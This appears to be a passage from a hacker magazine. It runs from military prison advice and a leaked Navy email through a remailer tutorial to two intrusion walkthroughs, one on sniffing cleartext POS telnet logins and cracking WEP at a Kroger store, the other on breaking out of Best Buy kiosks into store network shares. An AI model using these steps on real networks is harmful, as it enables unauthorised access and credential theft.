rank of colonel down to major. If you are enlisted, you can have one third of the panel enlisted. They also start at high-ranking sergeant majors and go down. So if you are a lowly ranking enlisted person, you will not have a jury of peers, but supervisors! Here you have a trial with a panel of members selected by the commanding general and you believe they aren't thinking about their future and retirement? Most of the panel members will have a mentality of "He must be guilty or he would not be on trial." (You do have the option of having a trial by judge only. They are sometimes brought in from other commands and tend to be a bit more neutral.) Despite the drama you may have seen on TV, a two thirds vote is what is required for guilty or not guilty. There are no hung juries. I will also note that according to compiled statistics from military organizational groups, the acquittal rate for a military court-martial is about two percent. If you are offered a plea agreement, you should seriously consider it. If you don't take a plea agreement, you look at more time in the long run if found guilty. It has also been noted that a court-martial tends to be more cautious of what it does when the media is paying attention. A good example is the trial of former Sergeant Major of the Army Gene McKinney. His best defense in his case was contact with the media. If you think you are getting snowballed by the military, contact the media and tell them of the military's conduct.

The military justice system despite its flaws is very efficient and swift. On average a trial is about two to three days and you are sentenced and put in jail as soon as it is over. On the other hand, sentencing is not like the feds with their sentencing guidelines. This can be bad or good depending on your crime, personality, demeanor, remorse, and taking responsibility for your guilt (if found guilty). So if you know you are going to get slammed, you might as well put on a good show for them. Tell them how sorry you, show sadness, cry, anything to get that time down as low as possible.

After sentencing, it's time for appeals. The military judge or panel can only recommend your punishment. Your case now goes to the commanding general for review. He gets together with his advisors to discuss what to do with your case. He can either go with the recommended punishment or reduce it, but not give any more than the recommendation calls for. Once he signs off on it, it goes to the next level for review. This process with the general usually takes about six to eight months. During this time - if your time in the military has not expired - you will continue to get paid until the general takes action on your case. At that time, if you have received forfeiture of your pay, your pay will stop when the general signs off on your case. If you have not received forfeiture, your pay will continue until your end of service date.

The next stage of the automatic appeal of your case goes to the service branch Court of Criminal Appeals. If you are Army, your case would go to the Army Court of Criminal Appeals. At this time you also get a new attorney who will handle your appeal from now until it's done, unless he changes duty stations. The chances of getting any relief from this court are very slim, as it is also run by folks in uniform. How long this process could take is really different for everyone. Some take months, some take years.

The next step of your appeal is to the United States Court of Appeals for the Armed Forces. There is not an automatic review from this court. The court decides if it will review your case. If it does not, your appeals are over and you cannot have the Supreme Court review it.

If you had a plea agreement, it usually takes about one year for your case to go through the appeals review. If you pleaded not guilty and are continuing to fight your case, it is not uncommon for a person to be released before their case has been through an appeals review.

After you have been sentenced it is off to jail. The Army, Navy, and Marines have their own prisons. The Air Force does not have confinement facilities and they send their own personnel to the nearest base. Those who receive a sentence of five years or less will be sent to a regional facility that is closest to their base. These facilities are like basic training and are very boring places. Expect much kitchen duty and filling of sand bags. Everyone else who gets more than five years is sent to the United States Disciplinary Barracks at Fort Leavenworth, Kansas. This is the first and oldest federal prison in the United States. The original building was constructed in the early 1900s. The original site dates back to 1875. The "castle" as they call it is currently in a state of massive decay. People have been injured by the falling matter coming from the very high ceiling. The place has a capacity of about 1500, but there were just around 890 people when I was there in the late 90s. It is closed now as a newer prison has taken its place with a capacity of about 515.

Inmates were being transferred to the Federal Bureau of Prisons in order to transition over to the new facility because of its smaller size. Compared to the F.B.O.P., the U.S.D.B. is really not that bad of a place to be.

The U.S.D.B. has five different security levels it handles. Because of this, the old facility had a 40 foot wall around the entire place. The security levels are Maximum, Medium, Minimum Inside Only, Minimum, and Trustee. Once you get to Minimum you can live in a dorm and have a TV and stereo with cassette player, CD player, and of course a typewriter or word processor without disk drive. At one time computers were allowed, but not anymore. They got rid of them through attrition. I know of one person who had to hide a hard drive in his computer, as they were not permitted. He would turn it on and off in the system BIOS. The size of their manpower has shrunk along with the rest of the military and they claim they cannot maintain security of computers with the amount of personnel they have.

You can also leave the wall and work outside as a Minimum with the supervision of a guard. As a Trustee, you live about a half mile from the prison. It's comparable to the Federal Prison Camp of the F.B.O.P. They at one time could get a job in town, but that was taken away. Now you are just able to work around Fort Leavenworth. You can also have a video game machine, go shopping every two weeks at the exchange on post, and receive packages from home. The other custody levels there are not worth mentioning.

Military corrections is controlled by a Department of Defense directive and supplemented by each service's own regulations. Its system is set up quite similar to the feds' "old law." Up front an inmate gets an amount of good time based on their sentence length. A person with ten or more years of a sentence length gets a rate of ten days per month. Under ten but more than five get a rate of eight days per month. That amount of time keeps going down as you have less time. There is also extra good time one will receive for working on an assigned detail in the prison. The rate starts at one day per month for the first five months. It continues up the scale until you get to five days per month, which takes nearly two years to achieve. Those who become Trustees will get up to seven days per month as long as they remain out there. And that is not the end of it. For special projects and such, it is possible to earn an additional five days per month. But nowadays it is very difficult to get any of those days due to the lock 'em up and throw away the key attitude. Those with life or on death row cannot receive any good time.

Military inmates are also eligible for parole after serving one-third of their sentence for those with up to thirty years. Those with more than thirty or life are eligible after ten years. Death row inmates are not eligible for parole. Those who are granted parole must remain on parole until the expiration of their maximum sentence length and they are under the supervision of a U.S. Parole Officer. The problem with parole though is that the conditions could be changed and there is nothing you can do about it, except maybe violate parole.

Military inmates also get a yearly clemency review for a time reduction, restoration to duty, and upgrade of their discharge (DD 214) that is reviewed by a local board and their respective branch secretary. Restoration to active duty is exactly what it sounds like. Individuals are returned to active duty for the remainder of their sentence at the rank they were demoted to. When they successfully complete their time in service, they will receive an honorable discharge. The problem with this clemency review is that no one gets any sort of clemency from them anymore. The process is still on the books and still must be conducted. Nor has anyone been returned to duty in years either. If you are transferred to the F.B.O.P., you are still considered for clemency and restoration to duty, but now the U.S. Parole Commission will determine your release on parole. Unlike the feds, once the military releases you after your expiration of sentence, you are scot-free, even if transferred to the F.B.O.P. If you are released from the military confinement, you are given a release gratuity of $25, your property is mailed home free, you are given some cheap clothes (or you can have your own sent in), and you are given the cheapest transportation home. This usually means bus, but sometimes a plane is cheaper for them.

I hope this article has been informative to you all and if you end up at Fort Leavenworth, in or out of prison, do enjoy the many historic sites they have to offer as well as the scenic views all around the post, with plentiful fruit and nut trees to enjoy.

Unsolicited Mail

This email from the U.S. Navy's Surface Warfare Development Group was sent to an Internet mailing list, but it seems like it was intended for the classified SIPRNET instead. It looks like the Navy's updating some key info on its heavy machine guns!

Received: from rooks.swdg.navy.mil [138.139.136.3] by 2600.com
Received: from P555967 ([10.100.0.113]) by rooks.swdg.navy.mil with SMTP
(Microsoft Exchange Internet Mail Service Version 5.5.2653.13)
To: "Subscriber" <subscriber@swdg.navy.mil>
Subject: Dissemination of SWDG Tactical Bulletins
Date: Tue, 4 Mar 2003 16:13:52 -0500

Two new surface warfare-related tactical bulletins have been posted on our SIPRNET Web site; a brief description of each follows:

Note: The tactical bulletins listed below were recently posted on our SIPRNET Web site. If you don't have SIPRNET access, e-mail our webmaster (webmaster@swdg.navy.mil) for a copy of these bulletins on CD-ROM.

SWDG Tactical Bulletin SUW-03-01, Mk 95 Mod 1 .50-Cal Machinegun Employment Manual.

This tactical bulletin provides the following information on employing the Mk 95 Mod 1 .50-caliber machinegun weapon system:

Functional description
Safety guidance
Maintenance procedures
Ammunition classification, packaging, storage, and handling information
Operational guidance, including techniques for target engagement and information/precautions before, during, and after operation
Gunnery fundamentals and training information.

SWDG Tactical Bulletin SUW-03-02, Mk 44 Mod 0 Gun Weapon System Employment Guidance

This tactical bulletin provides the following guidance on employing the Mk 44 Mod 0 gun weapon system:

Functional description
Ammunition classification, storage, and handling information
Surface gunnery basics
Weapons control procedures
Communications information
Range determination guidance
Factors affecting night operations
Test firing guidance.

How do I Unsubscribe?
If you would like to stop receiving information through this list, please send an e-mail to
SIPRNET: subscriber@swdg.navy.mil

About an hour later, they remembered which network was which. Although we'd wager that they both use Microsoft Exchange.

Received: from rooks.swdg.navy.mil [138.139.136.3] by 2600.com
Received: from P555967 ([10.100.0.113]) by rooks.swdg.navy.mil with SMTP
(Microsoft Exchange Internet Mail Service Version 5.5.2653.13)
To: "Subscriber" <subscriber@swdg.navy.mil>
Subject: Dissemination of SWDG Tactical Bulletins
Date: Tue, 4 Mar 2003 17:11:34 -0500

Please disregard the previous e-mail regarding recent posting of two SWDG tactical bulletins dealing with surface warfare. They were posted in error.

This qualifies as spam of the year!

Date: 29 Jan 2003 12:23:41 -0000
From: George Walker Bush <president@whitehouse.gov>
Subject: URGENT REPLY!!!
To: webmaster@2600.com

IMMEDIATE ATTENTION NEEDED: HIGHLY CONFIDENTIAL

FROM: GEORGE WALKER BUSH

DEAR SIR / MADAM,

I AM GEORGE WALKER BUSH, SON OF THE FORMER PRESIDENT OF THE UNITED STATES OF AMERICA GEORGE HERBERT WALKER BUSH, AND CURRENTLY SERVING AS PRESIDENT OF THE UNITED STATES OF AMERICA. THIS LETTER MIGHT SURPRISE YOU BECAUSE WE HAVE NOT MET NEITHER IN PERSON NOR BY CORRESPONDENCE. I CAME TO KNOW OF YOU IN MY SEARCH FOR A RELIABLE AND REPUTABLE PERSON TO HANDLE A VERY CONFIDENTIAL BUSINESS TRANSACTION, WHICH INVOLVES THE TRANSFER OF A HUGE SUM OF MONEY TO AN ACCOUNT REQUIRING MAXIMUM CONFIDENCE.

I AM WRITING YOU IN ABSOLUTE CONFIDENCE PRIMARILY TO SEEK YOUR ASSISTANCE IN ACQUIRING OIL FUNDS THAT ARE PRESENTLY TRAPPED IN THE REPUBLIC OF IRAQ. MY PARTNERS AND I SOLICIT YOUR ASSISTANCE IN COMPLETING A TRANSACTION BEGUN BY MY FATHER, WHO HAS LONG BEEN ACTIVELY ENGAGED IN THE EXTRACTION OF PETROLEUM IN THE UNITED STATES OF AMERICA, AND BRAVELY SERVED HIS COUNTRY AS DIRECTOR OF THE UNITED STATES CENTRAL INTELLIGENCE AGENCY.

IN THE DECADE OF THE NINETEEN-EIGHTIES, MY FATHER, THEN VICE-PRESIDENT OF THE UNITED STATES OF AMERICA, SOUGHT TO WORK WITH THE GOOD OFFICES OF THE PRESIDENT OF THE REPUBLIC OF IRAQ TO REGAIN LOST OIL REVENUE SOURCES IN THE NEIGHBORING ISLAMIC REPUBLIC OF IRAN. THIS UNSUCCESSFUL VENTURE WAS SOON FOLLOWED BY A FALLING OUT WITH HIS IRAQI PARTNER, WHO SOUGHT TO ACQUIRE ADDITIONAL OIL REVENUE SOURCES IN THE NEIGHBORING EMIRATE OF KUWAIT, A WHOLLY-OWNED U.S.-BRITISH SUBSIDIARY.

MY FATHER RE-SECURED THE PETROLEUM ASSETS OF KUWAIT IN 1991 AT A COST OF SIXTY-ONE BILLION U.S. DOLLARS ($61,000,000,000). OUT OF THAT COST, THIRTY-SIX BILLION DOLLARS ($36,000,000,000) WERE SUPPLIED BY HIS PARTNERS IN THE KINGDOM OF SAUDI ARABIA AND OTHER PERSIAN GULF MONARCHIES, AND SIXTEEN BILLION DOLLARS ($16,000,000,000) BY GERMAN AND JAPANESE PARTNERS. BUT MY FATHER'S FORMER IRAQI BUSINESS PARTNER REMAINED IN CONTROL OF THE REPUBLIC OF IRAQ AND ITS PETROLEUM RESERVES.

MY FAMILY IS CALLING FOR YOUR URGENT ASSISTANCE IN FUNDING THE REMOVAL OF THE PRESIDENT OF THE REPUBLIC OF IRAQ AND ACQUIRING THE PETROLEUM ASSETS OF HIS COUNTRY, AS COMPENSATION FOR THE COSTS OF REMOVING HIM FROM POWER. UNFORTUNATELY, OUR PARTNERS FROM 1991 ARE NOT WILLING TO SHOULDER THE BURDEN OF THIS NEW VENTURE, WHICH IN ITS UPCOMING PHASE MAY COST THE SUM OF 100 BILLION TO 200 BILLION DOLLARS ($100,000,000,000 - $200,000,000,000), BOTH IN THE INITIAL ACQUISITION AND IN LONG-TERM MANAGEMENT.

WITHOUT THE FUNDS FROM OUR 1991 PARTNERS, WE WOULD NOT BE ABLE TO ACQUIRE THE OIL REVENUE TRAPPED WITHIN IRAQ. THAT IS WHY MY FAMILY AND OUR COLLEAGUES ARE URGENTLY SEEKING YOUR GRACIOUS ASSISTANCE. OUR DISTINGUISHED COLLEAGUES IN THIS BUSINESS TRANSACTION INCLUDE THE SITTING VICE-PRESIDENT OF THE UNITED STATES OF AMERICA, RICHARD CHENEY, WHO IS AN ORIGINAL PARTNER IN THE IRAQ VENTURE AND FORMER HEAD OF THE HALLIBURTON OIL COMPANY, AND CONDOLEEZA RICE, WHOSE PROFESSIONAL DEDICATION TO THE VENTURE WAS DEMONSTRATED IN THE NAMING OF A CHEVRON OIL TANKER AFTER HER.

I WOULD BESEECH YOU TO TRANSFER A SUM EQUALING TEN TO TWENTY-FIVE PERCENT (10-25 %) OF YOUR YEARLY INCOME TO OUR ACCOUNT TO AID IN THIS IMPORTANT VENTURE. THE INTERNAL REVENUE SERVICE OF THE UNITED STATES OF AMERICA WILL FUNCTION AS OUR TRUSTED INTERMEDIARY. I PROPOSE THAT YOU MAKE THIS TRANSFER BEFORE THE FIFTEENTH (15TH) OF THE MONTH OF APRIL.

I KNOW THAT A TRANSACTION OF THIS MAGNITUDE WOULD MAKE ANYONE APPREHENSIVE AND WORRIED. BUT I AM ASSURING YOU THAT ALL WILL BE WELL AT THE END OF THE DAY. A BOLD STEP TAKEN SHALL NOT BE REGRETTED, I ASSURE YOU. PLEASE DO BE INFORMED THAT THIS BUSINESS TRANSACTION IS 100% LEGAL. IF YOU DO NOT WISH TO CO-OPERATE IN THIS TRANSACTION, PLEASE CONTACT OUR INTERMEDIARY REPRESENTATIVES TO FURTHER DISCUSS THE MATTER.

I PRAY THAT YOU UNDERSTAND OUR PLIGHT. MY FAMILY AND OUR COLLEAGUES WILL BE FOREVER GRATEFUL. PLEASE REPLY IN STRICT CONFIDENCE TO THE CONTACT NUMBERS BELOW.

SINCERELY WITH WARM REGARDS, GEORGE WALKER BUSH
Switchboard: 202.456.1414 Comments: 202.456.1111 Fax: 202.456.2461
Email: president@whitehouse.gov

Anonymous

E-mail using remailers

by angelazaharia

Sending an ordinary e-mail is equivalent to the old way of mailing a postcard through the post office. Think about this for a moment. E-mails get passed along several servers before they arrive at their final destination. There is nothing stopping the administrators of these servers from reading them if they so desire. A copy of your e-mail will be kept in all the places your mail goes through. Worse, while traveling toward its destination, unscrupulous profiteers may snag it, copy your e-mail address, and begin to send you spam.

A lot of people think that by using free web-based e-mail services such as Hotmail, Yahoo, or any of the other countless free ones they will be anonymous. How *wrong* they are! First, all of the above mentioned keep excellent logs. Second, they always will send your IP in the header of your message, so using them won't make you anonymous at all! Third, those places like to cooperate with the "authorities" as much as they can, and they may even monitor the e-mails. (I don't have any actual proof that they do any monitoring, I'm just speculating. It stands to reason.

So What's a Person To Do?

Short answer: A person should learn how to use remailers to send e-mail anonymously.

If you just want to send simple e-mail anonymously (no attachments, only text) and not expect an answer, you can do that by using free web-based remailers. They are very easy to utilize, but very insecure because the encrypting process is on the server and not on your computer. Several are available just for that purpose. Here is a list of working (at the time of this article being written) ones:

riot.eu.org/anon
http://www.all-nettools.com/tools4.htm
http://www5.tripnet.se/~brodd/anonmail.html
http://www.oldmadison.com/anon.htm
http://www.manicmail.net
http://www.gilc.org/speech/anonymous/remailer.html
http://freedom.gmsociety.org/remailer/mixmaster.cgi

I'd definitely recommend you proxy yourself while using them. Just remember you won't be very secure since your message will not be encrypted and everyone it goes through will be able to read it.

What is a Remailer?

Let's look at ordinary e-mails for a moment first. They all carry the same From:, To:, and Subject: fields. But they also carry invisible fields that will include your e-mail server domain's name, IP address, the time and the date your e-mail was sent, and other info. These fields are called headers.

Just by their names alone, remailers should be clear to you as to what they do - they re-send e-mail. But they not only blindly re-send the mail, no sir! They also strip the headers so nobody should know where the message came from and/or who was the original sender. They make sending anonymous e-mail possible. A remailer will also pass the message along to other remailers if that's what the poster wanted. From there, the message can get passed along some more, or it can go to its final destination.

A remailer is nothing more than a specialized server running software.

A Little History

Remailers started way back in the 1990s. The most famous was anon.penet.fi run by Johan Helsingius of Oy Penetic Ab in Finland. He wanted to create a way for individuals to express themselves freely on the Internet, without fear of reprisal or prosecution.

Unfortunately, anon.penet.fi was brought down when a court ordered its operator to turn over records after the Church of Scientology claimed a user was posting copyrighted information to an Internet discussion forum. anon.penet.fi was shut down. Fortunately, the concept of remailers survived, and many more remailers opened up.

Types of Remailers

There are two types of remailers. The first type are the older remailers known as Cypherpunk or Type I. The newer and more advanced are called MixMasters or Type II.

Cypherpunk accepts messages encrypted with its publicly available PGP key. PGP is Pretty Good Privacy, the well-respected public-key encryption program which is widely available and, with a few exceptions, freeware.

Users encrypt their clear-text outgoing message with the Cypherpunk remailer's public key. This can be done with any text editor like Notepad and a properly installed version of PGP. There is a particular message format to follow, one that the remailer software can understand.

The building of a Mixmaster message cannot be done with a text editor, so special client software is required. Some popular (and free) packages are Quicksilver, Potato, Jack B. Nymble, etc. I will detail how to use them below.

Preparation Steps

Remailers need a bit of extra work and preparation on your part before you can utilize them. Here's a list of the steps you need to take:

1. Download PGP (Pretty Good Privacy) encryption software, install it, learn how to use it, and create your set of PGP keys. This way nobody, not even the remailer operators will be able to read your message. You have a choice of either getting the free older version from MIT or the newer version. Teaching you how to use PGP is beyond the scope of this article, but you can easily find a PGP tutorial on the Internet.

2. Decide if you want to use a Type I (Cypherpunk) or Type II (Mixmaster) remailer. Cypherpunk versions work with PGP or OpenPGP from http://www.openpgp.org. Remember, for Mixmaster you will also have to download and configure an application package. Here are some of them:

Mixmaster (DOS/UNIX/MacOS X) from http://mixmaster.sourceforge.net.
Reliable for MS-Windows95/98/NT. from http://www.skuz.net/potatoware/reli.
QuickSilver for MS-Windows95/98/NT from http://quicksilver.skuz.net.
Jack B. Nymble for MS-Windows95/98/NT from http://www.skuz.net/potatoware/jbn2.
MiXfiT for MacOS from http://www.geocities.com/SiliconValley/Byte/6176/macmixmaster.html.
PGP International (all operating systems) from http://www.pgpi.org.
GPG (most operating systems) from http://www.gnupg.org.

3. Find a working remailer. Several sites keep and constantly update a fresh list of working remailers. The best is by The Electronic Frontier Georgia (EFGA) at http://anon.efga.org/Remailers. The list is updated every day, so you should be able to obtain the most current list and their reliability rating. Another list of current remailers is kept at: http://www.publius.net/rlist.html. It's a good idea to choose a remailers that's *not* in your home country!

4. Evaluate the remailer by looking at its reliability statistics. Anything below 90 percent is not reliable.

On this site you can find the public keyrings or type II remailers (Mixmaster) in a secure connection:

https://riot.EU.org/anon/pubring.mix
(insecure pubring.mix)
https://riot.EU.org/anon/type2.list
(insecure type2.list)
https://riot.EU.org/anon/pubring.asc
(insecure pubring.asc)

There are many sites that offer statistics and public keyrings. For a complete index you can look at http://www.privacyresources.org/frogadmin/Pingers.html or the Computer Cryptology's Comparison at http://www.eskimo.com/~turing/remailer/stats or http://www.noreply.org/meta.

Updated statistics can be found at:

E.F.G.A.: http://anon.efga.org/Remailers/
Shinn: http://mixmaster.shinn.net/stats/
FarOut: http://www.nuther-planet.net/farout/stats/
Frog: http://www.privacyresources.org/frogadmin/Main.html
Austria: http://www.tahina.priv.at/~cm/stats/
Computer Cryptology: http://www.eskimo.com/~turing/remailer/stats/
Cmeclax (Shinn mirror): http://lexx.shinn.net/cmeclax/gumdatni.html

5. Create a nym for yourself. A good place to use is Nym.Alias.Net. Very detailed instructions can be found at: http://riot.eu.org/anon/doc/nym.html.

Once the programs are installed and configured, you must periodically download (at least once a day) the public keyrings and the reliability statistics of any remailer.

Remailer Commands and Fields

Remailers all use the same basic commands:

anon-to: Anonymous remailing.
anon-post-to: Anonymous posting to newsgroups (Usenet).
cutmarks: Discards everything bellow the designate line.
encrypted: PGP Tells the remailer it must encrypt the message with PGP.
encrypt-key: Encrypts message with PGP using conventional encryption.
latent-time: Allows time delays to be programmed into the message.
 # # Pastes new headers to the remailed message.

null Instructs the remailer to discard the message.

To send a message and be sure it gets delivered you need to properly format it. An example:

From: you@your.e-mail-account
To: name-of-remailer

On the first line of the message you put two colons like this "::". On the next line you print the remailer command "anon-to", followed by the e-mail address of the person receiving the mail. For example:

::
anon-to: someone@his.e-mail.account

Skip the next line and then begin typing your message. When the remailer receives your message, it will remove the header information and forward the rest of your message on to the address on the "anon-to:" line.

Because the remailers remove the headers, they also delete the subject line of the message. If you want to include a subject line, you do this by using the # # remailer command and placing a subject on the following line. For example:

# #
Subject: This is an anonymous e-mail message to you.

Some free web e-mail places such as Yahoo add a tag line at the end of each e-mail advertising their services. The Yahoo one looks like this:

Do you Yahoo?

Fortunately, remailers solve this problem with the cutmark command. The cutmark command instructs the remailer to remove everything from the line beginning with a chosen symbol.

In this example, "==" was chosen.

cutmark: ==
this line will be included in your message
==
this line will be removed because it follows the remarks

As mentioned above, the latent command will delay a message for a certain amount of time before it is delivered to the next remailer. This will confuse and prevent somebody from tagging you and comparing the times you are logged on to your e-mail server with the times an anonymous e-mail is received. It also lets you delay messages in order to be somewhere else when the message is received. For example:

latent-time: +3:00

will delay the delivery of the message from the remailer for three hours from the time it was received by the remailer. It is also possible to add a random factor to the latent command, by adding an "r" after the time.

latent-time: +3:00r

will deliver the message at a random time after it was received by the remailer.

Let's now look at a properly formatted message using the various commands we discussed so far:

From: you@your.e-mail.address
To: mix@remailer
::
anon-to: someone@someplace.e-mail.account
cutmark: ==
latent-time: +2:
##
Subject: This is the info you requested.

This is the text of your message. It will be delayed up to two hours from the time it was received by the mix@remailer and later forwarded to someone@someplace.e-mail.account. Remember, there is an empty line between the remailer commands and the body of your message.

==
This text is below the cutmarks so it will be removed from the remailed message.

Using PGP With Remailers

PGP encryption is an important part of remailing because PGP increases the security and anonymity of your e-mail communicating. Even if somebody is monitoring your e-mail as it leaves your PC, it will be impossible for them to read the content or to determine who the messages are being sent to if the messages are encrypted. PGP has a bit of a steep learning curve at first, and many novices get confused with it. Just remember the basics: you produce two sets of keys, a public key for a friend to open your e-mail and a private key for you to encrypt your mail with. You send your friend the public key. Then you collect corresponding public keys from remailers and from friends and place those on a "keyring." Let's now go over the steps for using PGP with remailers. I'll assume you have prepared your PGP keys and collected the PGP keys from remailers you plan to use.

Prepare your message to be sent as explained above. Now encrypt it with the remailer's public PGP key. Type the encrypted PGP command into your e-mail text window and use cut and paste to paste your encrypted

message below it.

::
Encrypted: PGP
---------BEGIN PGP MESSAGE--------

---------END PGP MESSAGE----------

When the remailer receives your message, it will un-encrypt it and follow the instructions you specified. Some remailers only accept encrypted messages.

Chaining Remailers

Remailers can be chained, just like proxies. This will further make tracking the original sender of a message very difficult - almost impossible. It is advisable to use remailers located in several countries.

To chain remailers, simply prepare the message as if it will be sent through a single remailer. Then begin inserting remailer addresses above the address of the final recipient. Here's an example:

From: you@your.e-mail.address
To: first-remailer@.address
::
anon-to: second-remailer@.address
::
anon-to: third-remailer@.address
::
anon-to: someone@someplace-someplace.address
Subject: Anonymous email

This anon email has been sent through several remailers.

Finally, here are some remailers that were up at the time of this article:

squirrel: mix@squirrel.owl.de (Germany)
swiss: mix@remailer.ch
hyper: mix@hyperreal.art.pl (Poland)
lcs: mix@anon.lcs.mit.edu (USA)
mccain: mccain@notatla.demon.co.uk (England)
bpm: mix@bpm.ai
widow: mix@wol.be (Belgium)

A couple of good links if you want to learn more about e-mail remailers are www.sendfakemail.com/~raph/remailer-list.html and http://www.theargon.com.

This article only dealt with sending anonymous e-mail. The same concepts are used to post anonymously on Usenet too (since Usenet shares the same basic principles), but that subject is a lot more complicated and requires a whole article of its own.

Fun with 802.11b at Kroger's

by Kairi Nakatsuki
kairi@phreaker.net

This guide assumes you already have a working wardriving setup on a *nix machine. This isn't necessarily meant to be a guide to hacking your friendly neighborhood Kroger's location. Though I do hope that this information will be of use in case you stumble upon a Kroger's location where an 802.11b network is present. Remember, don't be evil children!

Info

The particular Kroger's I did most of my dirty work at didn't have a terribly great security model, as you might expect. Evidently, management doesn't care much about their data being broadcast in clear text over the airwaves for 100 feet in every direction, though they seem to think that cloaking their ESSID would suffice. Since Kroger's wifi network(s) are mainly set up to allow their POS

terminals to telnet into a SCO OpenServer machine, it is expected that these machines will have to be rebooted from time to time; so if the ESSID is not "kroger/barney" at your Kroger's, then it would be easy to obtain within short order.

This particular network resides on 30.112.16.0. Despite the fact that all of 30.0.0.0 is owned by the DoD, none of the addresses within that network are Internet routable (I confirmed this personally). So, I'm guessing that their address assignment scheme is purely coincidence.

There was a DHCP server that gladly gave me an IP address. I was able to resolve names that are on the Internet, though I wasn't able to get a default route anywhere.

Tools Used

Kismet 2.8.1
Ethereal 0.9.9
Paketto Keiretsu 1.0
AirSnort
a Linux laptop and a backpack

(Disclaimer: I don't know what you would have to do to use Kismet under Windows, though you can use Ethereal on Windows to read packet dumps from Kismet just fine.)

I used Kismet 2.8.1 to initially discover the networks. After confirming that there were only three or so networks, I made Kismet only scan on the channels those networks resided on, doing something like this:

```
# killall kismet_hopper
# kismet_hopper -s 2,4,6
# assuming that channels 2, 4, 6 are where the
# networks reside; do this while kismet_server is
# running
```

Setting kismet_hopper to hop only those channels increases the amount of packets you receive. Be sure to scan from lowest channel to highest channel, as to avoid the pitfalls of overlapping frequencies.

Start kismet_server in its own terminal so you can see what IP addresses are found, in real time. I used scanrand from Paketto Keiretsu to stealthily do a portscan on the nodes I found. Mostly Windows boxen with open SMB shares.

Going In

After you have played around a little and have confirmed that your Kroger's has a wireless network, it's time to get down to business. You can associate with their network and use Ethereal to do a packet capture in promiscuous mode, if you feel like using an Ethereal capture filter. This isn't as effective as using Kismet to channel hop and sniff in rfmon mode, however.

Now put your laptop in your backpack. Go up real close; walk back and forth across the storefront. Hell, pretend to fumble through your change pocket and buy your favorite soft drink from a vending machine. I don't suggest going in, however, since people wearing backpacks in a store is kind of frowned upon.

Back at Base

After you feel you've gotten your fill of captured packets, it's time to open the Kismet packet dumps with Ethereal. Use the display filter "telnet"; expand the "Telnet" tree. Scroll through the packets; a lot of them will be "\033", but you'll eventually find the good shit.

This is a mere sample of what I found.

SCO OpenServer(TM) Release 5
(xxx.xxx.kroger.com) (ttyp3)

You can telnet into the machine that this prompt came from to see how many cash registers are in use; just use the ttypx as a clue. It counts from ttyp0 up.

The POS terminals at Kroger's are used for a lot of things, from the obvious cash register functions, to ordering shelf labels, to entering UPC codes and item names. I don't suggest that you log in if you capture username/password combinations; resist the urge!

Miscellaneous

I did find a single WEP-encrypted network. I wasn't able to stay close enough to the signal, though. If you're brave enough, you can let your car sit in the parking lot long enough to capture enough packets to crack this, if you have a good antenna. You can continue to use Kismet to keep the packets flowing, but I suggest using AirSnort to do the packet capture on a single channel, so you'll be able to see how far you're coming along.

Here's a recap, findings may be different:


ESSID: "kroger/barney" (Barney Kroger

owns the chain)
Class C subnet: 30.112.16.0
Servers: 30.112.16.1, 30.112.16.2; running SCO OpenServer

If anybody can share information on the actual terminal interface used, let us know; I would be more than glad to write a follow-up article. Feel free to e-mail me.

Obligatory Disclaimer

Have fun with this information. And remember, go to school, don't do drugs, and stay out of trouble! I can't take responsibility for your actions. It's your choice to follow my example, after all.



by W1nt3rmut3
mut3@oldskoolphreak.com

Note: the following material should be considered educational *only*. Attempting anything in this article might result in punishment from Best Buy. No prior knowledge of the Best Buy network was used in my personal exploration.

As with most consumer electronic retailers, Best Buy offers computers, DVDs, CDs, stereos, etc., at decent prices. But did you know that Best Buy also offers insight into their business, right from inside their store? I'll bet you didn't. Lets take a trip to our local Best Buy....

Garnering Access

A few computers in every Best Buy offer Internet access. They can come in the form of a "Build Your Own Computer" terminal or a "Try Out Broadband" terminal. I have found the "Build Your Own Computer" terminals to be most accessible, since they aren't as "locked down" as their "Broadband" counterparts. Both types include a printer, which is useful. They both have access to "Internet," but this is limited to bestbuy.com, microsoft.com, and some of Best Buy's partners. Normally, some type of interactive demo or fixed browser window protects the units that do allow Internet access. Most keyboard shortcuts (alt F4, {Windows key} R, and the ilk) have been deactivated. One that hasn't been is F1, or Windows Help. To be able to use this keyboard shortcut, you are going to have to get to a popup window, or sometimes it is possible right from the interactive demo itself. Anyways, in Windows Help, you have two options. The first is a drop-down menu in the upper-left-hand corner. Here is your standard close, minimize, etc., but also here is the "Go to URL" choice. This allows anyone, as long as certain privileges haven't been set, to access local disk drives by going to the URL "c:/" or any drive letter for that matter, and of course any web link too. The other option is the "Web Help" button on the top bar, which can get you an Internet Explorer window. From there, you can explore to your heart's content.

Exploration - Local Domain

But now you say, "mut3, this doesn't get me anything." I say, "You're a hacker, figure something out!" Well, that's what I did. Cruising around the machine, I discovered that most were running some form of NT and even XP. The one that I was using had a functional printer, which will be useful later. An interesting application to run is Explorer. This allows you to connect to Access Network Drives, under the Tools menu. What you find here is extremely interesting, and extremely insecure. All of the NT domains for each store are accessible. Each domain is labeled with STOR, and the four digit store number. Inside, there are multiple machines, with the following prefixes: SK, SR, SS, SV, and SW.

The terminal that I use most frequently, which is a "Make Your Own Computer" terminal, had the hostname SK01xxxx, the xxxx being the store number. All of the hostnames follow the pattern of a prefix, some sequential number, and the store number. Machines within your local domain are accessible, but ones outside of your domain should require a login/password pair. But there are many goodies found within the store. By doing a NETSTAT, some connections piqued my interest. When network browsing those computers, a lot of information was accessible, but the greater percentage was just logs related to computers on the premises. Nothing spectacular, but still interesting. More exploration into the local domain is required.

Exploration - Intranet

